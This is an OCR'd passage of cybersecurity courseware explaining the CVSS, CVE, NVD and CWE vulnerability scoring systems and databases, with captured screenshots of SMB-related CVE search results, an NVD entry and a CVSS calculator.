
* - All base metrics are required to generate a base score.

https://nvd.nist.gov

Vulnerability Scoring Systems and Databases (Cont'd)

Common Vulnerabilities and Exposures (CVE)

A publicly available and free-to-use **list or dictionary of standardized identifiers** for common software vulnerabilities and exposures



CVE
Common Vulnerabilities and Exposures
CVE List
CNAs
About
WGs
News & Blog
Board
NVD
Go to for:
CVSS Scores
CPE Info
Advanced Search
Search CVE List
Download CVE
Data Feeds
Request CVE IDs
Update a CVE Entry
TOTAL CVE Entries: 118175
HOME > CVE > SEARCH RESULTS

Search Results

There are **414** CVE entries that match your search.


Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal NTLM hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

https://cve.mitre.org

Vulnerability Scoring Systems and Databases (Cont'd)

National Vulnerability Database (NVD)

- A **U.S. government repository** of standards- based vulnerability management data represented using the **Security Content Automation Protocol** (SCAP)
- These data **enable the automation of vulnerability management**, security measurement, and compliance
- The NVD includes **databases of security checklist** references, security-related software flaws, misconfigurations, product names, and impact metrics


NIST
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES
Vulnerability Identifier
Vulnerability Published Date
CVSS v3 Score
CVSS v2 Score

CVE-2019-6452 Detail

Current Description

Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Source: MITRE
+View Analysis Description

Impact

CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): None


CVSS v2.0 Severity and Metrics:
Base Score: 4.0 MEDIUM
Vector: (AV:N/AC:L/Au:S/C:P/I:N/A:N) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): Single
Confidentiality (C): Partial
Integrity (I): None

QUICK INFO
CVE Dictionary Entry: CVE-2019-6452
NVD Published Date: 06/06/2019
NVD Last Modified: 06/11/2019

https://nvd.nist.gov

Vulnerability Scoring Systems and Databases (Cont'd)


CWE
Common Weakness Enumeration
A Community-Developed List of Software Weakness Types
CWE and SANS Institute TOP 25 MOST DANGEROUS SOFTWARE ERRORS
ID Lookup:
Go
Home
About
CWE List
Scoring
Community
News
Search
by Research Concepts
by Development Concepts
by Architectural Concepts

CWE™ is a community-developed list of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

View the List of Weaknesses

Search CWE

Easily find a specific software weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.

SMB

About 10 results (0.17 seconds)

CWE-427: Uncontrolled Search Path Element (3.2) - CWE
https://cwe.mitre.org/data/definitions/427.html
In some cases, the attack can be conducted remotely, such as when **SMB** or WebDAV network shares are used. In some Unix-based systems, a PATH might be ...

CWE-130: Improper Handling of Length Parameter ... - CWE
https://cwe.mitre.org/data/definitions/130.html
Product allows remote attackers to cause a denial of service and possibly execute arbitrary code via an **SMB** packet that specifies a smaller buffer length than is ...

CWE-294: Authentication Bypass by Capture-replay (3.2) - CWE
https://cwe.mitre.org/data/definitions/294.html
A capture-replay flaw exists when the design of the software makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying ...

https://cwe.mitre.org

Common Weakness Enumeration (CWE)

- A **category system** for **software vulnerabilities and weaknesses**
- It is sponsored by the **National Cybersecurity FFRDC**, which is owned by **The MITRE Corporation**, with support from **US-CERT** and the **National Cyber Security Division** of the **U.S. Department of Homeland Security**
- It has over **600 categories** of weaknesses, which enable CWE to be effectively employed by the community as a **baseline for weakness identification**, **mitigation**, and **prevention efforts**

Vulnerability Scoring Systems and Databases

Due to the growing severity of cyber-attacks, vulnerability research has become critical as it helps to mitigate the chance of attacks. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that can be exploited by attackers. Vulnerability scoring systems and vulnerability databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities. Vulnerability databases collect and maintain information about various vulnerabilities present in information systems.

Following are some of the vulnerability scoring systems and databases:

- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Weakness Enumeration (CWE)

Common Vulnerability Scoring System (CVSS)

Source: *https://www.first.org*, *https://nvd.nist.gov*

CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. The system's quantitative model ensures repeatable, accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are prioritizing vulnerability remediation activities and calculating the severity of vulnerabilities discovered on one's systems. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

CVSS helps capture the principal characteristics of a vulnerability and produce a numerical score to reflect its severity. This numerical score can thereafter be translated into a qualitative representation (such as low, medium, high, or critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS assessment consists of three metrics for measuring vulnerabilities:

- **Base Metric**: Represents the inherent qualities of a vulnerability
- **Temporal Metric**: Represents the features that continue to change during the lifetime of the vulnerability.
- **Environmental Metric:** Represents vulnerabilities that are based on a particular environment or implementation.

Each metric sets a score from 1–10, with 10 being the most severe. The CVSS score is calculated and generated by a vector string, which represents the numerical score for each group in the form of a block of text. The CVSS calculator ranks the security vulnerabilities and provides the user with information on the overall severity and risk related to the vulnerability.


Severity	Base Score Range
None	0.0
Low	0.1-3.9

Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Table 3.6: CVSS v3.0 ratings

Severity	**Base Score Range**
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Table 3.7: CVSS v2.0 ratings



Common Vulnerability Scoring System Calculator Version 3 **CVE-2017-0144**

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 8.1
Impact Subscore: 5.9
Exploitability Subscore: 2.2
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

CVSS v3 Vector
AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | **High (AC:H)**

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | **High (C:H)**

Integrity Impact (I)*
None (I:N) | Low (I:L) | **High (I:H)**

Availability Impact (A)*
None (A:N) | Low (A:L) | **High (A:H)**

* - All base metrics are required to generate a base score.

Figure 3.13: Common Vulnerability Scoring System Calculator Version 3


Common Vulnerabilities and Exposures (CVE)

Source: *https://cve.mitre.org*

CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. The use of CVE Identifiers, or “CVE IDs,” which are assigned by CVE Numbering Authorities (CNAs) from around the world, ensures confidence among parties when discussing or sharing information about a unique software or firmware vulnerability. CVE provides a baseline for tool evaluation and enables data exchange for cybersecurity automation. CVE IDs provide a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. In short, products and services compatible with CVE provide better coverage, easier interoperability, and enhanced security.

What CVE is:

- One identifier for one vulnerability or exposure
- One standardized description for each vulnerability or exposure
- A dictionary rather than a database
- A method for disparate databases and tools to "speak" the same language
- The way to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for the public to download and use
- Industry-endorsed via the CVE Numbering Authorities, CVE Board, and the numerous products and services that include CVE



Search Results

There are **414** CVE entries that match your search.

Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal NTLM hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.


Figure 3.14: Common Vulnerabilities and Exposures (CVE)

National Vulnerability Database (NVD)

Source: *https://nvd.nist.gov*

The NVD is the U.S. government repository of standards-based vulnerability management data. It uses the Security Content Automation Protocol (SCAP). Such data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

The NVD performs an analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with the analysis of CVEs by aggregating data points from the description, references supplied, and any supplemental data that are publicly available. This analysis results in association impact metrics (Common Vulnerability Scoring System – CVSS), vulnerability types (Common Weakness Enumeration — CWE), and applicability statements (Common Platform Enumeration — CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing; it relies on vendors, third party security researchers, and vulnerability coordinators to provide information that is used to assign these attributes.


NIST
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES
Vulnerability Identifier
Vulnerability Published Date
CVSS v3 Score
CVSS v2 Score

CVE-2019-6452 Detail

Current Description

Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Source: MITRE

+View Analysis Description

QUICK INFO

CVE Dictionary Entry: CVE-2019-6452

NVD Published Date: 06/06/2019

NVD Last Modified: 06/11/2019

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 8.8 HIGH

Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)

Impact Score: 5.9

Exploitability Score: 2.8

Attack Vector (AV): Network

Attack Complexity (AC): Low

Privileges Required (PR): Low

User Interaction (UI): None

CVSS v2.0 Severity and Metrics:

Base Score: 4.0 MEDIUM

Vector: (AV:N/AC:L/Au:S/C:P/I:N/A:N) (V2 legend)

Impact Subscore: 2.9

Exploitability Subscore: 8.0

Access Vector (AV): Network

Access Complexity (AC): Low

Authentication (AU): Single

Confidentiality (C): Partial


Integrity (I): None

Figure 3.15: Screenshot showing CVE details in the National Vulnerability Database (NVD)

Common Weakness Enumeration (CWE)

Source: *https://cwe.mitre.org*

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security. The latest version 3.2 of the CWE standard was released in January 2019. It has over 600 categories of weaknesses, which gives CWE the ability to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. It also has an advanced search technique where attackers can search and view weaknesses based on research concepts, development concepts, and architectural concepts.


CWE
Common Weakness Enumeration
A Community-Developed List of Software Weakness Types
CWE and SANS Institute
TOP 25
MOST DANGEROUS SOFTWARE ERRORS
ID Lookup:
Go
Home
About
CWE List
Scoring
Community
News
Search
View the List of Weaknesses
by Research Concepts
by Development Concepts
by Architectural Concepts
Search CWE
SMB

CWE™ is a community-developed list of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

Easily find a specific software weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.


About 10 results (0.17 seconds)

CWE-427: Uncontrolled Search Path Element (3.2) - CWE
https://cwe.mitre.org/data/definitions/427.html
In some cases, the attack can be conducted remotely, such as when **SMB** or WebDAV network shares are used. In some Unix-based systems, a PATH might be ...

CWE-130: Improper Handling of Length Parameter ... - CWE
